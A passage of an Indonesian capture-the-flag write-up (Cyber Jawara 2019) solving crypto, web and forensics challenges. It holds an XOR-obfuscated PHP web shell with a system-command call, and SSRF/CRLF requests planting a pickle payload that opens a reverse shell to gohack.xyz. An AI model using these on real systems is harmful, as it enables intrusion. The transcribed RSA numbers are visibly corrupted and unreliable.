3576357714770872579510665577749776317020314405246982090459373638757906792167462493803531746883791913277668406380393881624456624934457778567928107001982510836852071253997108283016281603122646017303567102202617241238463390931659671189712728212471060022827829028658425528679649180683364594394254816437509394920027282971105206726975121363491447367158216640133255465312829929458834693949428961868389092993615073950546256099009486086390670118377943217351 -e 65537 --attack=all --private
```

Didapatkan private key dan simpan dalam sebuah file

private.key

```
-----BEGIN RSA PRIVATE KEY-----
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-----END RSA PRIVATE KEY-----
```

Dump key pada private.key

```
[*] n:
929412161736416785602626791790087761924898902195151595398647919800777946
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067118377943217351
[*] e: 65537
[*] d:
807777541427076309686522453886558721321425171567753099377557494420744187
336892623048921477518720881567731658833049424491941339534310615291338027
969245951065690730948135932227442918560674378036280784890744120882521289
040041365208085428425147130001368361305804721203258719856404714438654831
590701149989057541531744761598802059962510807534038656407462924060373094
264613148197745996783592598759989542410686782073071884317948365378117799
699519371071967558155457535673183337799535808632406964624049710506470166
074346972148794763467673020605688625969969734924869961164823315361303329
734387051823593006138824997209313435917224463561773876220530788888841792
080216433489899292225798377979053445820810475009433953666835768162568205O
726980513034748199004734780541149719460318386006972146499785611478602377
493252879859980272503706903475291916431531182826785392575725418296545071
```

57281159839663097904563065295091068249202464925949349789246665873028229252717628417800377090819555816331664306913897013114512733571975910112215162280523504678535764527525093964507614033083531756877126881239855168775029185188629679681832435811997110313706608659809208609811930869608970293996985335432717517121182585668211989468063514971825071943787685884647076491624999762564714184707857884423839817582175208651853432447959263761408838871861924191404294855615898061680576001173148685250388232229034111837630081016507025140833360645757516794375009015282218837871238366221864537041132049403760562546395984278922111920733831898709393138183732314604284242012569928940413476832271566451289837102709279641490845670927820713981929124032859756208786303828623615521007137915981168994474796057939175909520395254904098667983175986788722890362795394827131732158935495182400060423920094115801270312891229200791278816657492923655216401462373835254266891341192397472476987192529269291751479116730500447184603669590921983177522661539634866749869901615821830602532423867268627314695477446022539121416119107241581549479509803566677309226127890774409000453410547548887493723138576893633704526018335051361494111475733507529526053791204491195887784971265921156553509322908752342216423438006406949015203336818177612140174876873962552402760567674778460856135130204298488169062847118329559934394942765618340809468561909185265440897426712781167337167854510810500862230320404222447143756844539937548792658704207800819601570203042587018472915512061423673430400876373441048952821708732934573745612466993224469936600029843367594803 3
[*] p:
96406024798060042488249678783319572790680517373228000571738869972553263652179736346343558899320501243328993842123442883052356731118804261110645788320196647000630375090716683833006082363328301394041030603826898361886537096273158967255463379605104515874948259414385359800699428779811563788508457142698807713939857045696222873049797926536826463394129815684239107280646081819889916455483271429509967897262376185858747341591079419603786422012667920312547507047098023851605061713598885377831266041516098582585659701614275173753879053970210638321974978453713027727050507725023624214306237533787691283705865129217325063584441479522043110795192761994533538590916393585618249465239422486745589260823074272875913233923867586401395040782992712232005941298334599573412214555958427511405637792553861519678675935866880233993227879918627667628528991057936394969319270681701646482791575969482314741658317338674632869247081783805519453497586504670720035143466981322020942310120161301437231350873623616573895773034690044538574819535382682516515760952825571284843678412518009677589389874426349934972956134734107630523744136789086919536735106258805647517395785660362458586587476662926565897869615081930393603652823267638976883852807985706649441360825303
[*] q:
96406024798060042488249678783319572790680517373228000571738869972553263652179736346343558899320501243328993842123442883052356731118804261110645788320196647000630375090716683833006082363328301394041030603826898361886537096273158967255463379605104515874948259414385359800699428779811563788508457142698807713939857045696222873049797926536826463394129815684239107280646081819889916455483271429509967897262376185858747341591079419603786422012667920312547507047098023851605061713598885377831266041516098582585

```
597016142751737538790539702106383219749784537130277270505077250236242143
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819535382682516515760952825571284843678412518009677589389874426349934972
956134734107630523744136789086919536735106258805647517395785660362458586
587476662926565897869615081930393603652823267638976883852807985706649441
360822417
```

Menggunakan simple script python untuk mendapatkan flag

```
from Crypto.Util.number import *
from gmpy2 import *
from libnum import *
import gmpy

filename = 'flag.txt.encrypted'
with open(filename, 'rb') as f:
    content = f.read()
c = int(content.encode('hex'),16)
n=
929412161736416785602626791790087761924898902195151595398647919800777946
023488971853180598176692598583294061182260536041579346366926172653588840
221567273437362595402878942949261351013183228816076787208298761416393920
642857987212821185440640229264390419503134199675174977584782229111062529
809687171117150001744486594819183472678424697917104835410391461624730889
726473874533632011783818612095039231758588125644714046393001791112810853
913402405581873909038522129835207451007166051445611924869493431837474285
007276641743601868212445343248507996492168302629410158793171095836266438
216336450410161777445930018295413880788397817212920901086111768107584700
273194248624078825784962833148389339669672770486880797307481695588172832
838731072379885756990402094668632885608688308703281839275920814948615941
253077843879626529478150269189961487485485588639730236538541375331823636
862137530268960752698621771461443704327244021041422495986281380147586211
470392418121029373841474934960486004859939618776068437679091746000882065
500417603392927878932556252121339876316869065207294672799230304843433288
112308586240048684735313520164083326788976779830776801482533953926103609
143333554819874985879730182046630820535196380040115825136940584589556785
820159343472924511678054586101279599213597041601780382296431834866858061
507446104315668473990065085836000677940559666983863740858655209448321924
892616633958276590031999377342119486934203280802950550853609192641981061
152748812514091191340011124311081998324364749868579702401217654561296975
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003778237875885585700465817962525400543288824177317817062453958271388228
532199292458847881512536878190894921450789438099744648090308652667907702
590059579778875658483803814963849425246348271265297992326326941649385344
```

794434378497144236903691683724320406798550633839076630007346411875416248
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679216746249380353174688379191327766840638039388162445662493445777856792
810700198251083685207125399710828301628160312264601730356710220261724123
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439425481643750939492002728297110520672697512136349144736715821664013325
546531282992945883469394942896186838909299361507395054625609900948608639
067118377943217351
e= 65537
d=
807777541427076309686522453886558721321425171567753099377557494420744187
336892623048921477518720881567731658833049424491941339534310615291338027
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699519371071967558155457535673183337799535808632406964624049710506470166
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080216433489899292257983779790534458208104750094339536668357681625682050
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622805235046785357645275250939645076140330835317568771268812398551687750
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916249997625647141847078578844238398175821752086518534324479592637614088
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300810165070251408333606457575167943750090152822188378712383662218645370
411320494037605625463959842789221119207338318987093931381837323146042842
420125699289404134768322715664512898371027092796414908456709278207139819
291240328597562087863038286236155210071379159811689944747960579391759095
203952549040986679831759867887228903627953948271317321589354951824000604
239200941158012703128912292007912788166574929236552164014623738352542668
913411923974724769871925292692917514791167305004471846036695909219831775
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161191072415815494795098035666773092261278907744090004534105475488874937
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748768739625524027605676747784608561351302042984881690628471183295599343
949427656183408094685619091852654408974267127811673371678545108105008622
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000298433675948033
p=
964060247980600424882496787833195727906805173732280005717388699725532636
521797363463435588993205012433289938421234428830523567311188042611106457

```
883201966470006303750907166838330060823633283013940410306038268983618865
370962731589672554633796051045158749482594143853598006994287798115637885
084571426988077139398570456962228730497979265368264633941298156842391072
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220126679203125475070470980238516050617135988853778312660415160985825856
597016142751737538790539702106383219749784537130277270505077250236242143
062375337876912837058651292173250635844414795220431107951927619945335385
909163935856182494652394224867455892608230742728759132339238675864013950
407829927122320059412983345995734122145559584275114056377925553861519678
675935866880233993227879918627667628528991057936394969319270681701646482
791575969482314741658317338674632869247081783805519453497586504670720035
143466981322020942310120161301437231350873623616573895773034690044538574
819535382682516515760952825571284843678412518009677589389874426349934972
956134734107630523744136789086919536735106258805647517395785660362458586
587476662926565897869615081930393603652823267638976883852807985706649441
360825303
q=
964060247980600424882496787833195727906805173732280005717388699725532636
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883201966470006303750907166838330060823633283013940410306038268983618865
370962731589672554633796051045158749482594143853598006994287798115637885
084571426988077139398570456962228730497979265368264633941298156842391072
806460818198899164554832714295099678972623761858587473415910794196037864
220126679203125475070470980238516050617135988853778312660415160985825856
597016142751737538790539702106383219749784537130277270505077250236242143
062375337876912837058651292173250635844414795220431107951927619945335385
909163935856182494652394224867455892608230742728759132339238675864013950
407829927122320059412983345995734122145559584275114056377925553861519678
675935866880233993227879918627667628528991057936394969319270681701646482
791575969482314741658317338674632869247081783805519453497586504670720035
143466981322020942310120161301437231350873623616573895773034690044538574
819535382682516515760952825571284843678412518009677589389874426349934972
956134734107630523744136789086919536735106258805647517395785660362458586
587476662926565897869615081930393603652823267638976883852807985706649441
360822417
phi = (q-1)*(p-1)
d= inverse(e,phi)
m = pow(c, d, n)

print long_to_bytes(m)
```

Flag

`CJ2019{breaking_insecure_rsa_is_not_so_hard}`

RC4

Pecahkan stream cipher berikut.

https://drive.google.com/open?id=1MmA-EwqJJZzY0bymcp7aJRLmA8bgFu4f

UPDATE

Mohon maaf ada berkas yang kurang pada archive di atas. Berikut adalah berkas yang Anda butuhkan https://drive.google.com/open?id=1xmTbm31bNIkv-DLIkqwc-w_YKQtwyF13

Solusi

rc4.sh

```
#!/bin/sh

KEY=`hexdump -n 16 -e '4/4 "%08X" 1 "\n"' /dev/random`
cat "CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf" | openssl rc4-40 -K
$KEY -nosalt -e -nopad > "CYBER JAWARA 2019 QUALS -
RULES-OF-THE-GAME.pdf.encrypted"
cat "flag.pdf" | openssl rc4-40 -K $KEY -nosalt -e -nopad > "flag.pdf.encrypted"
```

Pada rc4.sh diketahui bahwa file **CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf** di encrypt menggunakan rc4 dengan KEY yang random lalu disimpan ke file **CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf.encrypted**

Lalu dengan KEY yang sama **flag.pdf** di encrypt juga dan disimpan ke file **flag.pdf.encrypted**

Kami mencoba melakukan xor file pdf plain dengan yang sudah di encrypt lalu disimpan ke file **key**. Lalu file **key** dipakai untuk decrypt file **flag.pdf.encrypted** dengan cara di xor kembali dengan file **key.**

```
import sys

# Read two files as byte arrays
plain = bytearray(open("CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf",
'rb').read())
cipher = bytearray(open("CYBER JAWARA 2019 QUALS -
RULES-OF-THE-GAME.pdf.encrypted", 'rb').read())

# Set the length to be the smaller one
size = len(plain) if len(plain) < len(cipher) else len(cipher)
```

```
xord_byte_array = bytearray(size)

# XOR between the files
for i in range(size):
    xord_byte_array[i] = plain[i] ^ cipher[i]

# Write the XORd bytes to the output file
open("key", 'wb').write(xord_byte_array)

plain = bytearray(open("key", 'rb').read())
cipher = bytearray(open("flag.pdf.encrypted", 'rb').read())

# Set the length to be the smaller one
size = len(plain) if len(plain) < len(cipher) else len(cipher)
xord_byte_array = bytearray(size)

# XOR between the files
for i in range(size):
    xord_byte_array[i] = plain[i] ^ cipher[i]

open("flag.pdf", 'wb').write(xord_byte_array)
```

Flag

`CJ2019{$$$known_plaintext_is_your_friend$$$}`

Web Hacking

Under Construction

Web ini baru saja diretas sehingga pemiliknya mengganti tampilan halamannya menjadi under construction. Dapatkah Anda menganalisis sebenarnya apa yang terjadi sebelumnya di web ini?

http://203.34.119.237:50001/

Solusi

Pada file robots.txt ada folder .git yang di ignore, yang dapat di akses melalui browser dan dapat di download kita dapat melakukan download source code program melalui folder git tersebut.

```
$ gitdumper.sh http://203.34.119.237:50001/.git/ .
$ for x in `ls .git/objects/*/*`;do zlib-flate -uncompress < $x;done;

blob 165 <!DOCTYPE html>
<html>
  <head>
    <title>Not under construction</title>
  </head>

  <body>
    <h1>CJ2019{git_crawling_for_fun_and_profit}</h1>
  </body>
</html>
commit 201 tree c811f29d79cfb39995e344c9ee53c99d7d3920c1
author Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813050 +0800
committer Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813050 +0800

Init
commit 263 tree da26c414259e2b2c221843114ed71ee3cb604cda
parent 88bb2f24b048d33c1f93340173fe4b46287bc07b
author Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813212 +0800
committer Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813212 +0800

Under construction
blob 140 <!DOCTYPE html>
<html>
  <head>
    <title>Under construction</title>
  </head>
```

```
  <body>
    <h1>Under Construction</h1>
  </body>
</html>
blob 144 <!DOCTYPE html>
<html>
  <head>
    <title>Not under construction</title>
  </head>

  <body>
    <h1>Under Construction</h1>
  </body>
</html>
commit 259 tree 4e6a4172ff6f7722c4c10647b5d1b21b463b2267
parent 1b27f6ef538432a4ec25b7d9b111755ca538d2e0
author Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813170 +0800
committer Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813170 +0800

Add robots.txt
tree 38 100644 index.html 7 T08×commit 257 tree
2fef7d476cc710cef517c29197786691da2d88cc
parent 561f4e4685580ff62ec8774ced1025c20a416977
author Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813242 +0800
committer Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813242 +0800

Change title
blob 31 User-agent: *html pQKt+MoT100644 robots.txt /,<fs
Disallow: /.git/
```

Flag

`CJ2019{git_crawling_for_fun_and_profit}`

Mysterious

Kami menemukan PHP web shell misterius berikut di server kami. Ketika dibuka, yang kami lihat hanyalah HTTP 500 Internal Server Error.

https://drive.google.com/open?id=1aBamhFxPVnVScjnyO6qPHA2nxYnKeE0f

http://203.34.119.237:50000/shell.php

Note: Anda harus melakukan sesuatu agar shell tersebut tidak error. Harap hanya kontak panitia apabila server benar-benar tidak dapat diakses (timeout atau unreachable).

Problem setter: farisv

Solusi

```
1 <?php $_="`{{{"^"?<>/";${$_}[$_](${$_}[_._._._]);
```

Hasil XOR $_="`{{{"^"?<>/" variable $_ adalah _GET

Maka ${$_}[$_](${$_}[_._._._]) adalah $_GET[“_GET”]($_GET[____])

http://203.34.119.237:50000/shell.php?_GET=system&____=cat%20flag*

CJ2019{shell_or_no_shell_that_is_the_question}

Flag

`CJ2019{shell_or_no_shell_that_is_the_question}`

Chuu


Chuu membuat web ChuuTube dengan teknologi terbaru yang sedang *hype* saat ini. Namun, sekilas web tersebut hanya berisi koleksi video musik dan fancamnya saja 🤔


http://203.34.119.237:50003/

Problem setter: visat

Solusi

Menggunakan GraphQL Query introspection, untuk mendapatkan struktur query yang tersedia, insomnia menyediakan auto complete yang mempermudah kita untuk mendapatkan struktur querynya.





Flag

`CJ2019{u_c4n_l15t_ALL_qu3r13s}`

Heejin

Heejin membuat web untuk menjual albumnya dalam versi digital. Album paling eksklusif, Flag, sangatlah mahal dan hanya dapat dibeli oleh 1337 haxor. Dapatkah kamu membelinya?

https://drive.google.com/open?id=1cJPV4_bjRzMO_woqrx6_2vHp7UFsXzAY

http://203.34.119.237:50002/

Problem setter: visat


Solusi


Mass Asignment Vulnerability https://ropesec.com/articles/mass-assignment/

```
func (h Handler) Register(w http.ResponseWriter, r *http.Request) {
    defer r.Body.Close()

    var user model.User
    err := json.NewDecoder(r.Body).Decode(&user)
    if err != nil {
        response.Write(w, response.BuildError(err), http.StatusBadRequest)
        return
    }
```

Kita dapat registrasi dan melakukan set juga ke variable money.





Flag

`CJ2019{l3t5_9eT_r1cH_l1k3_H33j1n}`

Olivia

Olivia membuat web untuk melakukan konversi gambar ke monokrom karena dia hanya menyukai warna hitam dan putih. Dia sangat yakin web buatannya aman.

Tugasmu adalah memberinya pelajaran bahwa tidak ada sistem yang aman! 👊😎

Hint:

CVE-2019-9947

https://drive.google.com/open?id=1guIsdp-F57_hoh6KPIpfTmym9EWew4uX

http://203.34.119.237:50004/

Problem setter: visat

Solusi

Diberikan service dengan kode

```
#!/usr/bin/env python3

from flask import Flask, session, redirect, url_for, escape, request, send_file,
render_template
from uuid import uuid4
from PIL import Image
from io import BytesIO
import base64
import os
import pickle
import redis
import urllib.request

app = Flask(__name__)
app.secret_key = os.getenv('SECRET_KEY')
app.session_cookie_name = 'olivia_session'
redis_db = redis.from_url('redis://redis:6379')

@app.route('/', methods=['GET', 'POST'])
def index():
    if 'sid' not in session:
```

```
        session['sid'] = str(uuid4())
    sid = session['sid']

    if request.method == 'GET':
        return render_template('index.html', sid=sid)

    url = str(request.form['url'])
    if not url or not url.startswith('http'):
        return redirect(url_for('index'))

    try:
        cache_key = f'{sid}:{url}'
        cache = redis_db.get(cache_key)
        if cache is None:
            with urllib.request.urlopen(url, timeout=3.0) as res:
                image = Image.open(BytesIO(res.read()))
            image = image.resize((64,64))
            image = image.convert('L')

            image_io = BytesIO()
            image.save(image_io, format='JPEG', optimize=True)
            image_io.seek(0)

            cache = base64.b64encode(pickle.dumps(image_io))
            redis_db.set(cache_key, cache, ex=60)
        else:
            image_io = pickle.loads(base64.b64decode(cache))
    except Exception as e:
        return escape(repr(e))

    return send_file(image_io, mimetype='image/jpeg')

if __name__ == '__main__':
    app.run(host='0.0.0.0')
```

Diketahui urllib yang digunakan masih rentan terhadap CVE pada hint, maka kita dapat melakukan CLRF ke service redis dan menambahkan payload pickle melalui SSRF tersebut dan mentrigger nya melalui web service.

Request untuk melakukan set payload ke url http://x.com/x.pjg

```
POST / HTTP/1.1
Host: 203.34.119.237:50004
Content-Length: 266
Cache-Control: max-age=0
Origin: http://203.34.119.237:50004
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
```


```
like Gecko) Chrome/76.0.3809.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3
Referer: http://203.34.119.237:50004/
Cookie:
olivia_session=eyJzaWQiOiI0ZTEzZGQxNC0yMmNiLTRiMTgtOGE3Mi1kMTU2ZmJjOGU
xMzgifQ.XXPgcA.NAgnkhmTdCT6kijzCosjt1V0z9c
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8,es;q=0.7,id;q=0.6,ms;q=0.5
Connection: close

url=http%3A//redis%3A6379/%0D%0ASET%204e13dd14-22cb-4b18-8a72-d156fbc8e138
%3ahttp%3a//x.com/x.jpg%20Y3Bvc2l4CnN5c3RlbQpwMQooUydybSAvdG1wL2Y7bWtm
aWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyBnb2hhY2sueHl6ID
kwOTAgPi90bXAvZicKcDlKdFJwMwou%0D%0ASAVE%0D%0A%0D%0A
```

Request untuk melakukan invoke pickle.loads()

```
POST / HTTP/1.1
Host: 203.34.119.237:50004
Content-Length: 266
Cache-Control: max-age=0
Origin: http://203.34.119.237:50004
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/76.0.3809.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3
Referer: http://203.34.119.237:50004/
Cookie:
olivia_session=eyJzaWQiOiI0ZTEzZGQxNC0yMmNiLTRiMTgtOGE3Mi1kMTU2ZmJjOGU
xMzgifQ.XXPgcA.NAgnkhmTdCT6kijzCosjt1V0z9c
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8,es;q=0.7,id;q=0.6,ms;q=0.5
Connection: close

url=http%3a//x.com/x.jpg
```



Flag

`CJ2019{SSRF_CRLF_RCE_g00d_j0b}`

Digital Forensics


CJ.docx

Berkas docx ini terdeteksi sebagai malicious tetapi tidak ada macro di dalamnya. Ada apa di dalam docx ini?

https://drive.google.com/open?id=1jJUNBQ1ruTIC5MHNewgTWEdMKsd8bj_g

Solusi

Klik kanan pada file, klik extract here, karna pada dasarnya file docs adalah sebuah ZIP-compressed file
Dengan menggunakan sublime untuk mencari string flag yang diawali dengan “CJ”



Flag

`CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}`

audit.log

Seseorang telah meng-compromise server Linux kami. Untungnya kami sebelumnya sudah memasang auditd daemon guna melakukan logging untuk syscall tertentu. Dapatkah Anda menganalisis apa yang attacker lakukan dengan melakukan forensik pada berkas audit.log ini?

https://drive.google.com/open?id=18fGxvd9u_hxn4A7Fd1_sbDIs-n_SMp7y

Solusi

Ada yang menarik pada setiap setelah string **“proctitle=”** , sehingga dapat kita extract menggunakan bash.

```
cat audit.log | grep proctitle | awk -F 'proctitle=' '{print $2}' > hasil
```

```
617564697463746C002D6C
6361740061756469742E6C6F67
"ifconfig"
66696E64002E
2F62696E2F6D6F756E740062696E666D745F6D697363002F70726F632F7379732F667
